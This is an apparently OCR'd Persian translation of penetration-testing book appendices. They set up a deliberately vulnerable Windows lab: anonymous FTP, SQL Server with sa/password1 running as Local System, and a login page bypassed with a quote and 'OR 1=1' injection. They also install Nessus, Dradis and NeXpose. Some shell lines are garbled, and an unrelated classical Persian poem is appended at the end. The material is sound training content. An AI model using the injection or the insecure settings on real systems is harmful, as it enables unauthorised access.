1. ابتدا وارد کنترل پنل شوید، گزینه Add or Remove Programs را انتخاب کنید. سپس از منوی سمت راست گزینه Add/Remove Windows Components را انتخاب کنید. پس از آن پنجره ی Windows Compnents Wizard نمایش می یابد.

2. گزینه Internet Information Service(IIS) را انتخاب و روی Details کلیک کنید. سپس در پنجره ی بعدی گزینه File Transfer Protocol (FTP) Service را انتخاب و روی OK کلیک کنید. به طور معمول سرویس FTP اجازه ی ارتباطات به صورت ناشناس (anonymous) را می دهد.
3. گزینه ی Management and Monitoring Tools را انتخاب و روی OK کلیک کنید که بواسطه ی آن برنامه های SNMP و Windows Management Interface (WMI) SNMP Provider نصب می شوند.
4. در آخر بر روی Next کلیک کنید تا نصب آغاز شود و نهایتا ویندوز را مجددا راه اندازی کنید.

بدین ترتیب سرویس های مختلفی که در سراسر کتاب آزمایش می کنیم نصب می شوند. سرور IIS امکان راه اندازی یک وبسایت را می دهد، محتویات این وبسایت را از لینک زیر دریافت نمایید:

http://www.secmaniac.com/files/nostarch1.zip

سرویس FTP امکان اجرای حملات مبتی بر FTP را علیه سیستم ویندوز فراهم می آورد. وجود SNMP و پیکربندی آن نیز این امکان را فراهم می آورد تا ماژول های کمکی و اضافی موجود در متاسپلویت را آزمایش کنید.

ساخت یک سرور SQL

بسیاری از ماژول های پایگاه داده موجود در متاسپلویت و Fast-Track برنامه ی Microsoft SQL Server را هدف قرار می دهند، لذا برای آزمایش آنها باید SQL Server 2005 Express را نصب نمایید که نسخه ی بدون service pack آن به صورت رایگان از وبسایت مایکروسافت قابل دانلود است. برای نصب SQL Server Express باید Windows Installer 3.1 و NET Framework 2.0. را از قبل نصب کرده باشید.

پس از نصب پیش نیازها SQL Experess Installer را اجرا کنید و با تنظیمات پیش فرض نصب آن را ادامه دهید تا به Authentication Mode برسید. در این صفحه گزینه ی Mixed Mode را انتخاب کنید. سپس برای نام کاربری sa، رمزعبور password1 را دوبار وارد کنید (این نام کاربری به صورت پیش فرض وجود دارد) و مجددا با گزینه های پیش فرض نصب را ادامه دهید.

پس از به اتمام رسیدن نصب باید تنظیماتی را اعمال کنید که سرور از شبکه قابل دسترسی باشد.


1 مسیر زیر را باز کنید:

Start > All Programs > Microsoft SQL Server 2005 > Configuration Tools

سپس گزینه ی SQL Server Configuration Manager را انتخاب کنید.

2 گزینه ی SQL Server 2005 Service را انتخاب کنید. در پنجره ی سمت راست روی گزینه ی SQL Server(SQLEXPRESS) کلیک-راست و نهایتا گزینه ی STOP را انتخاب کنید.

3 روی علامت مثبت کنار گزینه SQL Server 2005 Network Configuration کلیک کنید. سپس گزینه Protocols for SQLEXPRESS را انتخاب کنید که تصویری همانند زیر نمایش می یابد.




4. در پنجره ی سمت راست روی TCP/IP دو بار کلیک کنید. سپس مقدار گزینه ی Enabled را به Yes تغییر دهید.

5. زبانه ی IP Addresses را در همین کادر کلیک کنید. تمامی آدرس های IP موجود در IPAll را پاک کنید. در IP1 و IP2 تمام مقادیر TCP Dynamic Ports را حذف کرده و گزینه های Active و Enabled را به Yes تغییر دهید.


6. نهایتا مقدار IP1 را به آدرس IP ایستای فعلی سیستم تغییر دهید. مقدار IP2 را نیز به 127.0.0.1 تغییر دهید. مقدار گزینه ی TCP Port را نیز برای هر کدام از آنها به 1433 تنظیم کنید.

تنظیمات انجام شده در این بخش مشابه تصویر زیر خواهد شد که با کلیک بر روی OK این تنظیمات اعمال می شوند:



در مرحله بعد باید سرویس SQL Server Browser را فعال کنید.

1. ابتدا SQL Server 2005 Services را انتخاب و در پنجره سمت راست روی گزینه SQL Server Browser دو بار کلیک کنید.
2. در پنجره ی ظاهر شده زبانه ی Service را انتخاب و مقدار گزینه ی Start Mode به Automatic تغییر دهید (تصویر زیر را ببینید).



به صورت پیش فرض SQL Server تحت حساب Network Service (که سطح دسترسی پایینی دارد) اجرا می گردد. اما این اصول در عالم واقع معمولا به صورت کامل رعایت نمی شوند و مدیر سیستم اغلب به جای اشکال زدایی در مواقع بروز خطاهای مجوز (permission) به سادگی سطوح دسترسی را تغییر می دهند.

در اکثر سیستم های هدف در آزمون های نفوذ، شاهد آن بودیم که سرویس SQL Server Browser تحت حساب SYSTEM و به صورت ترفیعی (Elevation) در حال اجراست. در اغلب سیستم ها سرویس SQL Server تحت حساب Local System اجرا می شوند (که در نسخه های قدیمی یعنی نسخه ی 2000 و پایین تر از آن به صورت پیش فرض بود). بدین ترتیب باید حساب کاربری را با دو بار کلیک بر روی SQL Server (SQLEXPRESS) تغییر داده و مقدار Log on را به Local System تغییر دهید. سپس روی OK کلیک کنید. اکنون روی SQL Server (SQLEXPRESS) راست-کلیک کرده و گزینه ی Start را انتخاب نمایید. همین رویه را نیز با SQL Server Browser تکرار کنید.

در پایان پنجره Configuration Manager را ببندید و برای تصدیق کارکرد صحیح سرویس ها یک پوسته ی فرمان باز کنید و دستورات "netstat –ano | find "1433 و "netstat –ano |find "1434 را اجرا کنید. آدرس های IP که قبلا پیکربندی کرده بودید باید روی پورت های TCP 1433 و UDP 1434 در حال شنود باشند:

```
Microsoft Windows XP [Version 5.1.2600]
©Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator>netstat -ano |find "1433"
TCP    127.0.0.1:1433         0.0.0.0:0          LISTENING    512
```

```
TCP    192.168.1.155:1433     0.0.0.0:0          LISTENING    512
C:\Documents and Settings\Administrator>netstat -ano |find "1434"
UDP                0.0.0.0:1434                *:*
C:\Documents and Settings\Administrator>
```

ساختن یک برنامه تحت وب آسیب پذیر


جهت استفاده از برخی ویژگی های پیشرفته ی متاسپلویت و ابزار های خارجی مانند Fast-Track و The Social-Enginner Toolkit(SET) نیاز به یک برنامه مبتنی بر وب آسیب پذیر دارید. برای این منظور ابتدا SQL Server Management Studio Express را دانلود و نصب کنید. بوسیله ی این برنامه می توانید پایگاه داده و جداول بسازید. بعد از نصب این برنامه و راه اندازی مجدد سیستم عامل، مراحل زیر را دنبال کنید:

1. به مسیر زیر بروید:


   Start > All Programs > Microsoft SQL Server 2005

   اکنون SQL Server Management Studio Express را باز کنید.
2. پنجره Connect to Server باز می شود. در این پنجره حالت Authentication را به صورت SQL Server Authentication قرار دهید و مقدار Login را برابر با sa قرار داده و رمز عبور را نیز در قسمت Password وارد کنید.


3. در قسمت Object Explorer واقع در سمت راست روی Databases راست-کلیک کرده و گزینه ی New Database را انتخاب کنید.
4. سپس در منوی ظاهر شده، مقدار WebApp را برای فیلد Name انتخاب کرده و OK را کلیک کنید.
5. منوی درختی Databases را با کلیک کردن بر علامت مثبت کنار آن باز کرده دهید. همین کار را برای منوی درختی بانک اطلاعاتی WebApp تکرار کنید.
6. در قدم بعدی بر روی Tables کلیک راست کنید و New Table را انتخاب کنید. اسم این جدول را در قسمت Properties موجود در سمت راست به users تغییر دهید. نام و نوع ستون ها (column) ها را همانند تصویر زیر تنظیم کنید.



7. تنظیمات جدول فعلی (users) را ذخیره کنید. سپس روی آن راست-کلیک کرده و گزینه ی Open Table را انتخاب کنید.
8. اکنون جدول را با داده های آزمایشی مقدار دهی کنید و نهایتا آنرا ذخیره نمایید.



9. اکنون در محیط Object Explorer روی علامت مثبت کنار Security کلیک کنید. سپس روی Logins راست-کلیک و New Login را انتخاب کنید.
10. روی Logins در پنجره ی User Properties راست-کلیک کرده و گزینه ی New Login را انتخاب کنید. در این پنجره روی Search کرده و عبارت ASPNET را وارد کنید، سپس روی Check Names کلیک کنید. این کار باعث مقداردهی جدول به صورت خودکار می شود. نهایتا با کلیک روی OK از محیط جستجوی کاربر خارج شوید.
11. نهایتا در پنجره ی User Properties گزینه ی User Mapping را انتخاب کنید. سپس روی جعبه ی علامت در کنار WebApp کلیک کنید. اکنون گزینه ی db_owner را انتخاب و روی Ok کلیک کنید.



بدین ترتیب محیط اجرایی ملزوم سرور SQL برای برنامه ی وب آسیب پذیرمان مهیا شد. تنظیمات را ذخیره کرده و از محیط Management Studio خارج شوید. اکنون فقط باید یک وبسایت را برای تعامل با بانک اطلاعاتی بسازیم. بدین منظور به طریق زیر عمل کنید:

1. از لینک زیر برنامه ی آسیب پذیر را دانلود کنید:

http://www.nostarch.com/ metasploit.htm

محتویات فایل فشرده را در محل C:\Inetpub\wwwroot استخراج کنید.


2. مرورگر خود را باز کرده و آدرس زیر را وارد کنید:

http://<IP-ADDRESS>\Default.aspx

که در آن IP-ADDRESS برابر با آدرس IP است که در بخش تنظیمات شبکه به صورت ایستا تنظیم نموده اید. با وارد کردن این آدرس، باید یک فرم لاگین مانند تصویر زیر مشاهده نمایید:

3. اکنون مقادیر متناظر را در فیلدهای User و Password وارد کنید تا از صحت کارکرد دستورات SQL در این برنامه مطمئن شوید (نام کاربری sa و رمزعبور password1). اکنون به صفحه ی اصلی بازگردید و برای بررسی جزئی از وجود آسیب پذیری از علامت نقل قول منفرد (') در فیلد نام کاربری استفاده کنید و فیلد رمزعبور را خالی بگذارید. برنامه باید صفحه ای زرد رنگ تولید کند که حاوی خطای SQL است.
4. مجددا به صفحه ی اصلی برگردید و به جای رمزعبور اصلی این بار مقدار —OR 1=1 را وارد نمایید. اکنون با پیغام "You have successfully logged on" مبنی بر لاگین موفقیت آمیز به سیستم روبرو خواهید شد.

بدین ترتیب همه چیز به درستی نصب و راه اندازی شده و برنامه ی آسیب پذیر شما برای آزمایش های آتی آماده است.



Appendix Two

نحوه نصب و راه اندازی Nessus

همانطور که می دانید نرم افزار های خودکار پویشگری از قبیل Nessus، Nexpose و غیره. نرم افزار هایی هستند که در آزمایش نفوذ بسیار کاربرد دارند، و متخصصین امنیت حرفه ای در محیط های مختلف به طبع از این برنامه ها برای شناسایی ضعف های امنیتی استفاده می کنند. یکی از این برنامه های امنیتی که کاربرد فراوانی در صنعت امنیت شبکه دارد پویشگر Nessus می باشد. به همین دلیل در این آموزش خواهید آموخت که چگونه برنامه Nessus را پیکربندی و راه اندازی کنید.

گام اول: دانلود Nessus

برای دانلود این برنامه، به وب سایت (http://www.tenable.com/products/nessus) رفته، و از آنجا نسخه مورد نظر خود را دانلود کنید، از قبیل لینوکس 32 بیت، یا 64 بیت. سپس بعد از دانلود برنامه، به دایرکتوری که برنامه در آن وجود دارد بروید و سپس دستور زیر را اجرا کنید.

```
c3phalex1n@bt:~# sudo dpkg --install Nessus-5.0.1-debian6_i386.deb
Selecting previously deselected package nessus.
)Reading database ... 32444 files and directories currently installed.)
Unpacking nessus (from Nessus-5.0.1-debian6_i386)...
Setting up nessus (5.0.1)...
[..]
```

شایان ذکرست که ما در این آموزش نسخه 32 بیتی آن را بر روی سیستم عامل بک ترک نصب می کنیم. در هر حال بعد از اینکه فرآیند نصب برنامه به اتمام رسید، باید برای برنامه یک نام کاربری تعریف کنید. دستور زیر را در ترمینال بزنید تا وارد محیط تعریف نام کاربری برنامه Nessus شوید.

گام دوم: تعریف نام کاربری و کلمه عبور

```
c3phalex1n@bt:~# sudo /opt/nessus/sbin/nessus-adduser
```

حال برای نام کاربری کلمه root و برای کلمه عبور toor را وارد کنید. و در قسمت تعریف role برای نام کاربری فقط دکمه اینتر را بفشارید. در ضمن در حین تعریف نام کاربری از شما سوال می شود که آیا مایلید این نام کاربری در سطح مدیر باشد یا خیر؟! که شما برای تائید باید حرف y را وارد کنید.

گام سوم: دریافت سریال

حال بعد از تعریف نام کاربری برای برنامه، وقت آن رسیده است که یک کد فعال ساز برای برنامه خود دریافت کنید، به وبسایت (http://www.nessus.org/register) رفته و در آنجا ثبت نام کنید، بعد از اینکه ثبت نام کردید کد فعال سازی به ایمیل شما ارسال می شود.

سپس در ترمینال دستور زیر را وارد کنید تا به قسمت اکتیو کردن برنامه بروید. اما دقت کنید، شما بعد از کلمه ریجستر باید کد فعال سازی که برایتان ارسال شده است را ما بین دو تا علامت نقل قول بگذارید و سپس اینتر را بزنید.

```
c3phalex1n@bt:~# sudo /opt/nessus/bin/nessus-fetch --register "Seriall"
```

گام نهایی: اجرای برنامه

حال نصب به پایان رسید و وقت آن رسیده است که سرویس Nessus را راه اندازی کنید.

```
c3phalex1n@bt:~# sudo /etc/init.d/nessusd start
```

حال مرورگر خود را باز کنید و به آدرس زیر بروید، اگر مراحل را به درستی طی کرده باشید. با صفحه لاگین برنامه tenable nessus رو به رو خواهید شد.

```
https://127.0.0.1:8834/
```

نحوه نصب و راه اندازی فریمورک Dradis

هنگامی که در حال انجام یک پروژه آزمایش نفوذپذیری با یک تیم هستید و یا اصلا خود به تنهایی بر روی همچین پروژه هایی در حال کار و فعالیت می باشید. اگر قصد بر این داشتید که نتایج آزمایشات خود را ذخیره کنید تا به عنوان یک گزارش سریع آن نتایج را به کارفرما ارئه بدهید و یا قصد داشتید که اطلاعات را ما بین اعضای تیم به اشتراک بگذارید و یا در نوشتن گزارش نهایی آزمایش نفوذتان با مشکل رو به رو نشوید.
می توانید از این فریمورک استفاده کنید که کمک فراوانی به شما می تواند کند. فریمورک dradis یک ابزار خارق العاده برای انجام دادن تمامی این عمورات می باشد که به صورت یک فریمورک متن باز برای به اشتراک گزاشتن اطلاعات در طی ارزیابی ها امنیتی و گزارشگیری از عملیات ها در اختیار شما قرار گرفته است.
این فریمورک به طور فعال و منظم با ویژگی های جدید به روز رسانی می شود که بیشتر هم فقط با هدف یادداشت برداری مورد استفاده قرار می گیرد و می تواند از طریق ارتباط با SSL نتایج پویش های Nmap و Nessus را به درون خود ضمیمه کند، گزارش ایجاد کند و حتی می تواند برای برقرار با سیستم های خارجی توسعه پیدا کند. خب برای استفاده از این برنامه و نصب آن، این فریمورک را در بک ترک ورژن پنج نصب و راه اندازی می کنیم.

گام اول: نصب رابی 1.9.3

خب ابتدا ما پکیج RVM را نصب می کنیم انجام این عمل به نفع شماست زیرا که همه چیز در پوشه /rvm./! ذخیره می شود..

```
cephalex@bt:~# bash -s stable < <(curl –s
Https://raw.github.com/wayneeseguin/rvm/master/binscripts/rvm-installer)
cephalex@bt:~# source /etc/profile.d/rvm.sh
cephalex@bt:~# rvm -v
```

بعد از نصب و راه اندازی RVM ما نیاز به نصب چند کتابخانه دیگر هم داریم که برای نصب روبی مورد نیاز هستند. از دستور زیر برای نصب کتاب خانه های مورد نیاز استفاده کنید.

```
cephalex@bt:~$ for package in zlib openssl libxslt libxml2; do rvm pkg install $package; done
```

سپس در آخر روبی را بر روی ورژن 1.9.3 تنظیم کنید.

```
cephalex@bt:~# rvm install 1.9.3
cephalex@bt:~# rvm 1.9.3 --default
cephalex@bt:~# ruby -v
```

در این قسمت یک حرکت اضافی انجام می دهیم با اینکه مورد نیاز نیست اما شاید در زمان نصب ruby gems به آن نیاز پیدا شود.

---

c3phalex@bt:~# echo "gem: --no-rdoc --no-ri" > ~/.gemrc

در پایان فقط نیاز به نصب Bundler gem داریم که یک پکیج فوقالعاده برای مدیریت برنامه های کاربردی تحت روبی می باشد.

---

c3phalex@bt:~# gem install bundler

c3phalex@bt:~# bundle -v

گام دوم: دریافت فریمورک Dradis

در این مرحله شما باید git سرور dradis رو دانلود و نصب کنید .

---

c3phalex@bt:~# cd /pentest/misc/

c3phalex@bt:/pentest/misc# mkdir dradis-git && cd dradis-git

c3phalex@bt:/pentest/misc/dradis-git# git clone

https://github.com/dradis/dradisframework.git server

c3phalex@bt:/pentest/misc/dradis-git# for file in verify reset start; do curl -O

https://raw.github.com/dradis/meta/master/$file.sh; done

c3phalex@bt:/pentest/misc/dradis-git# chmod +x *.sh

خب حال وقت این رسیده است که بررسی کنید ببینید. آیا به درستی همه کار ها تا الان انجام گرفته است یا نه، که برای حصول اطمینان هم می توانید با بررسی کردن محتویات پوشه اطمینان حاصل کنید.

---

c3phalex@bt:/pentest/misc/dradis-git# ls -l

total 32

-rwxr-xr-x 1 etd staff 847 Feb 19 14:26 reset.sh*

drwxr-xr-x 26 etd staff 884 Feb 19 14:02 server/

-rwxr-xr-x 1 etd staff 407 Feb 19 14:26 start.sh*

-rwxr-xr-x 1 etd staff 6775 Feb 19 14:26 verify.sh*

حال ما باید یک gemset ایجاد کنیم تا تمامی کتابخانه هایی که Dradis نیاز به آن ها دارد خود در پکیجی ذخیره شود. این کار برای این انجام می دهیم که کتابخانه های آن با کتابخانه برنامه های دیگر که از Rails

استفاده می کنندتداخل پیدا نکند و بر روی آن ها تاثیر نگذارد. و همچنین اگر بخواهید dradis را پاک کنید به راحتی می توانید gemset را پاک کرده و سیستم را تمیز کنید. برای فعال سازی gemset هم کافیست که وارد مسیر server/ شوید و سپس کلمه y را برای تائید وارد کنید.

---

c3phalex@bt:/pentest/misc/dradis-git# cd server/

Do you wish to trust this .rvmrc file? (/pentest/misc/dradis-git/server/.rvmrc)

y[es], n[o], v[iew], c[ancel]> y

Using /root/.rvm/gems/ruby-1.9.3-p125 with gemset dradis

c3phalex@bt:/pentest/misc/dradis-git# cd..

گام سوم: آماده کردن برنامه برای استفاده

قبل از اجرا کردن سرور، نیاز دارید که reset.sh/. را اجرا کرده تا پیکربندی فریمورک را برای اولین استفاده شما و ایجاد کردن بانک اطلاعاتی برنامه انجام دهد. قبل از انجام این کار دو دستور زیر را اجرا کنید.

-]] s "$HOME/.rvm/scripts/rvm"]] && . "$HOME/.rvm/scripts/rvm"

-]]s /etc/profile.d/rvm.sh]] && . /etc/profile.d/rvm.sh

حال reset.sh را اجرا می کنیم.

---

c3phalex@bt:/pentest/misc/dradis-git# ./reset.sh

Some Ruby gems are missing, do you want to install them now? [y] y

---

با اجرا کردن دستور بالا تمامی کتابخانه هایی که مورد نیاز Dradis برای اجرا شدن هست. نصب می شوند.

گام چهارم: اجرا کردن فریمورک

به محض انجام تمامی مراحل بالا، زمان اجرا کردن فریمورک می رسد. برای اجرا کردن فریمورک. شما می توانید سرور را با دستور start.sh/. اجرا کنید همانند زیر عمل کنید.

---

c3phalex@bt:/pentest/misc/dradis-git# ./start.sh

حال که سرور اجرا شد ، مرورگر را باز کنید و سپس به آدرس (https://127.0.0.1:3004) بروید تا فریمورک اجرا شود. برای به روز رسانی این فریمورک هم کافیست که به صورت زیر بروزرسانی را انجام بدهید.

---

c3phalex@bt:~# cd /pentest/misc/dradis-git/server

c3phalex@bt:/pentest/misc/dradis-git/server# git pull

نحوه نصب و راه اندازی NeXpose

پویشگر امنیتی Nexpose کمپانی Rapid7 در سال 2011 بالاترین رتبه را ما بین پویشگر ها از نظر کیفیت پویشگری دریافت کرد. این پویشگر قابلیت های فرآوانی دارد از قبیل کشف آسیب پذیری، مشخص کردن میزان ریسک آسیب پذیری سیستم، تجزیه و تحلیل آسیب پذیری، گزارشگیری و غیره. و قابل ذکرست که نسخه های گوناگونی از این پویشگر برای استفاده های گوناگون موجود است از قبیل Nexpose Enterprise، Nexpose consultant و ... که نسخه Nexpose community نسخه رایگان این پویشگر برای استفاده های خانگی و آموزشی می باشد. برای دانلود این پویشگر هم می توانید به آدرس زیر رجوع کنید.

http://www.rapid7.com/vulnerability-scanner.jsp

در این آموزش خواهیم آموخت که چگونه این پویشگر را بر روی سیستم عامل بکترک که بر پایه لینوکس است نصب و راه اندازیش کنیم. در هر حال شما می توانید این برنامه را طبق این آموزش بر روی توزیع های دیگر لینوکس که بر پایه دبیان هستند نصب کنید. از قبیل Gnacktrack، Backbox، Blackbuntu و...


اما قبل از اینکه پویشگر Nexpose را نصب کنید باید پکیج کتابخانه های برنامه نویسی استاندارد سی پلاس پلاس که مورد نیاز Nexpose می باشد را نصب کنیم. برای انجام این کار می توانید به صورت زیر عمل کنید.

```
c3phalex@bt:~# wget http://ftp.us.debian.org/debian/pool/main/g/gcc-3.3/libstdc++5_3.3.6-20_i386.deb
c3phalex@bt:~# dpkg -i libstdc++5_3.3.6-20_i386.deb
```

سپس به مسیر دریافت پویشگر Nexpose بروید و با دستور زیر فایل نصب آن را اجرا کنید.

```
c3phalex@bt:~/Downloads# sh NeXposeSetup-Linux32.bin
```

بعد از اینکه دستور بالا را اجرا کردید، پنجره نصب پویشگر امنیتی Nexpose نمایش داده می شود که می توانید از طریق آن برنامه را نصب کنید. فقط نکته قابل ذکر در آموزش نصب Nexpose این بود که باید قبل از نصب آن پکیج libstdc++ را نصب کنید. که در بالا نحوه انجام این کار را فرا گرفتید.



Finish Version One This Book

چون رایت عشق آن جهانگیر / شد چون مه لیلی آسمان گیر

هرروز خمیده نام تر گشت / در شیفتگی تمامتر گشت

برداشته دل ز کار او بخت / درمانده پدر به کار او سخت

می‌کرد نیایش از سر سوز / تازان شب تیره بردمد روز

حاجت گاهی نرفته نگذاشت / الا که برفت و دست برداشت

خویشان همه در نیاز با او / هر یک شده چاره‌ساز با او

بیچارگی ورا چو دیدند / در چاره‌گری زبان کشیدند

گفتند به اتفاق یک سر / کز کعبه گشاده گردد این در

حاجت گه جمله جهان اوست / محراب زمین و آسمان اوست

پذرفت که موسم حج آید / ترتیب کند چنانکه باید

چون موسم حج رسید برخاست / اشتر طلبید و محمل آراست

فرزند عزیز را به صد جهد / بنشاند چو ماه در یکی مهد

آمد سوی کعبه سینه پرجوش / چون کعبه نهاد حلقه بر گوش

گوهر به میان زر برآمیخت / چون ریگ بر اهل ریگ می‌ریخت

شد در رهش از بسی خزانه / آن خانه گنج گنج خانه

آندم که جمال کعبه دریافت / دریافتن مراد بشتافت

بگرفت به رفق دست فرزند / در سایه کعبه داشت یکچند

گفت ای پسر این نه جای بازیست / بشتاب که جای چاره سازیست

در حلقه کعبه کن دست / کز حلقه غم بدو توان رست

گو یارب از این گزاف کاری / توفیق دهم به رستگاری

رحمت کن و در پناهم آور / زین شیفتگی به راهم آور

دریاب که مبتلای عشقم / و آزاد کن از بلای عشقم

مجنون چو حدیث عشق بشنید / اول بگریست پس بخندید

از جای چو مار حلقه برجَست / در حلقه زلف کعبه زد دست

می‌گفت گرفته حلقه در بر / کامروز منم چو حلقه بر در

در حلقه عشق جان فروشم / بی‌حلقه او مباد گوشم

گویند ز عشق کن جدائی / کاینست طریق آشنائی

من قوت ز عشق می‌پذیرم / گر میرد عشق من بمیرم

پرورده عشق شد سرشتم / جز عشق مباد سرنوشتم

آن دل که بود ز عشق خالی / سیلاب غمش براد حالی

یارب به خدائی خدائیت / وانگه به کمال پادشائیت

کز عشق به غایتی رسانم / کو ماند اگر چه من نمانم

از چشمه عشق ده مرا نور / واین سرمه مکن ز چشم من دور

گرچه ز شراب عشق مستم / عاشق‌تر ازین کنم که هستم

گویند که خو ز عشق واکن / لیلی‌طلبی ز دل رها کن

یارب تو مرا به روی لیلی / هر لحظه بده زیاده میلی

از عمر من آنچه هست بر جای / بستان و به عمر لیلی افزای

گرچه شده‌ام چو مویش از غم / یک موی نخواهم از سرش کم

از حلقه او به گوشمالی / گوش ادبم مباد خالی

بی‌باده او مباد جامم / بی‌سکه او مباد نامم

جانم فدی جمال بادش / گر خون خوردم حلال بادش

گرچه ز غمش چو شمع سوزم / هم بی غم او مباد روزم

عشقی که چنین به جای خود باد / چندانکه بود یکی به صد باد

می‌داشت پدر به سوی او گوش / کاین قصه شنید گشت خاموش

دانست که دل اسیر دارد / دردی نه دوا پذیر دارد